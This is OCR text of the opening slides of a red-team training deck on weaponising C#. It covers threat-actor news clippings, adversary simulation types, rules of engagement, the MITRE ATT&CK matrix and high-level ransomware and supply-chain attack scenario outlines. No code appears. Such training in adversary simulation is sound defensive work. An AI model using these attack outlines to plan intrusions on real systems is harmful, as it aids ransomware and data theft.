
Weaponising C# (Fundamentals)

Fatih Ozavci – Managing Security Consultant



Agenda

Greetings

- Threats vs Simulations
- Horizon
- Fundamentals
- Development
- Repurpose
- Improvements
- Windows API
- Evasions

Horizon - Real Life Projects

- Petaq C2 / Malware
- TA505+ Adversary Simulation Pack
- Tehsat Malware Traffic Generator

Fatih Ozavci

Greetings

- Managing Security Consultant
- Adversary Simulations and Research
- Master of Cyber Security at UNSW (ADFA)
- Security Researcher
  - Vulnerabilities: Microsoft, Cisco, SAP
- Speaker & Trainer
  - Sessions: Black Hat USA, Def Con
- Open Source Software Projects
  - Tehsat Malware Traffic Generator
  - Petaq Purple Team C2 & Malware
  - Viproy VoIP Penetration Testing Kit

Disclaimer: Trainer* is not a Developer!


* Can code some though.

Getting the Content

Greetings

- Github Repository
  - https://github.com/fozavci/WeaponisingCSharp-Fundamentals
  - git clone https://github.com/fozavci/WeaponisingCSharp-Fundamentals
- Content
  - Code Samples for various levels
  - Presentation
  - C2 Commands and Sample Hello.cs (Source, Binary, DLL)
- Participate Where/When You Feel Comfortable

Threats vs Simulations



Threat Actors and Campaigns

Threats vs Simulations

WORLD ASIA NORTH KOREA

North Korean hackers APT38 suspected of targeting Australian banks

By Chris Zappone
Updated 4 October 2018 – 1:16pm, first published 3 October 2018 – 10:00pm

View all comments

Washington: A group of North
before covering its tracks with di
institutions.

The group, dubbed APT38, publi
billion ($1.54 billion) from at lea
Philippines, Malaysia and the US

A new hacking group has been identif


Researchers from US-based Fire
codes and IP addresses listed in
financial institutions may be tar

"We have seen indications that A
based on a few factors including
with specific banks in Australia
O'Leary said in Washington.

Business identifier codes are use
communication system used by most financial institutions to facilitate payment and prevent

Cobalt Hacking Group Still Active

By Catalin Cimpanu



Despite its leader's arrest in Spain two months ago, th
money from banks and financial institutions has rema

"Cobalt is still active: its members continue attacks on
worldwide," said Dmitry Volkov, the Chief Technical
new Cobalt operation.

This new campaign was set in motion last week, May 23, when the company's security experts discovered one of Cobalt's phishing emails, aimed at banks in Russia and other former Soviet states.

Campaign disguised as fake Kaspersky security alerts

According to a report that Group-IB plans to release tomorrow but shared with Bleeping Computer, this spear-phishing email was designed to look like a security alert sent out by fellow Russian cyber-security firm Kaspersky Lab.

Victims were urged to access a link to read and answer to a complaint that Kaspersky received about an alleged criminal act supposedly committed by the victim.

Silence Group is borrowing Carbanak TTPs in ongoing bank attacks

November 1, 2017 By Pierluigi Paganini

A cybercrime gang called Silence targeted at
banks in Russia, Armenia, and Malaysia borr
hacking techniques from the Carbanak group.

A cybercrime gang called Silence targeted at least 10 banks
borrowing hacking techniques from the dreaded Carbanak
billion from banks worldwide.

The Silence gang was uncovered by researchers at Kasper
notorious Carbanak group.

"In September 2017, we discovered a new targeted attack
Russian banks but we also found infected organizations in
using a known but still very effective technique for cybercri
persistent access to an internal banking network for a long
the day to day activity on bank employees' PCs, learning ho
software is being used, and then using that knowledge to st
ready," states the report published by Kaspersky.

Experts say China hackers 'APT10 Group' likely behind attack on major Japanese business lobby in 2016

KYODO, STAFF REPORT

A hacking group based in China known within the cybersecurity community as the so-called APT10 Group was likely involved in a hacking incident that targeted the Japan Business Federation, also known as the Keidanren, in 2016, cybersecurity experts said Sunday.

They said the type of virus detected and servers involved in the cyberattack on Keidanren were identical to those used in past cases attributed to APT10.

JAN 14, 2019
ARTICLE HISTORY
PRINT SHARE

KEYWORDS
CHINA, HACKING, KEIDANREN, CYBERSECURITY

North Korean hacking group behind recent attacks on banks: Symantec

Jim Finkle

3 MIN READ

BOSTON (Reuters) - A North Korean hacking group known as Lazarus was likely behind a recent cyber campaign targeting organizations in 31 countries, following high-profile attacks on Bangladesh Bank, Sony and South Korea, cyber security firm Symantec Corp said on Wednesday.


Symantec said in a blog that researchers have uncovered four pieces of digital evidence suggesting the Lazarus group was behind the campaign that sought to infect victims with "loader" software used to stage attacks by installing other malicious programs.

"We are reasonably certain" Lazarus was responsible, Symantec researcher Eric Chien said in an interview.

The North Korean government has denied allegations it was involved in the hacks, which were made by officials in Washington and Seoul, as well as security firms.

Threat Actors and Motives


Threats vs Simulations



Adversary Simulation Types

Threats vs Simulations

Automating a scenario to assess the defence controls implemented (MITRE ATT&CK)



Performing a Threat Intelligence-Led cyber attack against the targeted environment with a team of engineers (CBEST, CORIE, ICAST)


Performing a cyber attack with blue team collaboration to improve people and defence together (MITRE ATT&CK)

Organisations desire to analyse their cyber defence against threat actors using different implementations of adversary simulations depending on their budgets or requirements.

What Are We Simulating, Again?

Threats vs Simulations

- Because, the regulation said so? (CBEST, CORIE, ICAST, MITRE)
- Security Breach Experienced
- External/Internal Red Team Exercise
- General Assessment of the Security Controls and Perimeter
- Threat Actor actively/potentially targeting the organisation
- Ransomware & Extortion
- Blockchain Mining
- Long Term Access



Operating A Full Scale Red Team Scenario

Threats vs Simulations

Up to 6 Months

Kill Chain & Mitre Att&ck

Work on Threat Intel

Make a Scenario

Rules of Engagement

Approval

Building Environment

Deploy Servers and Apps

Custom Code & Content

Develop

Deploy Attack

Phishing
Cloud Exploitation
Lateral Movement

Mission Objectives

Actions

Rules of Engagement

- ✗ No Confidential Data Extracted
- ✗ No Memory Corruption Exploit
- ✓ ☐ Cloud Services Allowed
- ✗ No SWIFT
- ✗ No Mainframes
- ✓ ☐ Stay in for 2 Months
- ✓ ☐ Use Blockchain Miner and Ransomware

Simulating Adversaries

- Techniques
- Tactics
- Procedures

Coverage: Mitre Att&ck

Threats vs Simulations

Initial Access (9 techniques)	Execution (10 techniques)	Persistence (18 techniques)	Privilege Escalation (12 techniques)	Defense Evasion (34 techniques)	Credential Access (14 techniques)	Discovery (24 techniques)	Lateral Movement (9 techniques)	Collection (16 techniques)	Command and Control (16 techniques)	Exfiltration (9 techniques)	Impact (13 techniques)
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol		Network Denial of Service (2)
		Hijack Execution Flow (11)	Scheduled Task/Job (5)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port		Resource Hijacking
		Implant Container Image	Valid Accounts (4)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling		Service Stop
		Office Application		Indicator Removal on Host (6)	Two-Factor	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)		System Shutdown/Reboot
				Indirect Command Execution		Process Discovery		Man-in-the-Middle	Remote Access Software		
				Masquerading (6)		Query Registry					
				Modify Authentication		Remote System Discovery					

https://attack.mitre.org

Scenarios (Ransomware)

Threats vs Simulations

- ✓ Mail Gateway & Controls
- ✓ Proxy & Secure Internet
- ❑ User Awareness

User

- Spear phishing attachment
- Spear phishing link

Endpoint

- Initial Access
- Situational Awareness
- Privilege Escalation

Data

- Stop VSS
- Encrypt Data
- Leave a Message

- ✓ Cyber Response
- ✓ Data Backups & Access

- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Scenarios (Supply Chain)

Threats vs Simulations

- ✓ Physical Access
- ✓ Software & Inventory Management
- ✓ Hardware Monitoring & Detection

- ✓ Cyber Response
- ✓ Lateral Movement Detection
- ✓ Data Protection Services

User

- Hardware Additions
- Supply Chain Compromise

Endpoint

- Initial Access
- Situational Awareness
- Privilege Escalation

Server

- Unsecured Creds
- Remote Services
- Data Exfiltration

- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Scenarios (Assume Breach)

Threats vs Simulations

- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Endpoint

- Initial Access
- Situational Awareness
- Privilege Escalation

Server

- Unsecured Creds
- Remote Services
- Privilege Escalation
- Account Discovery

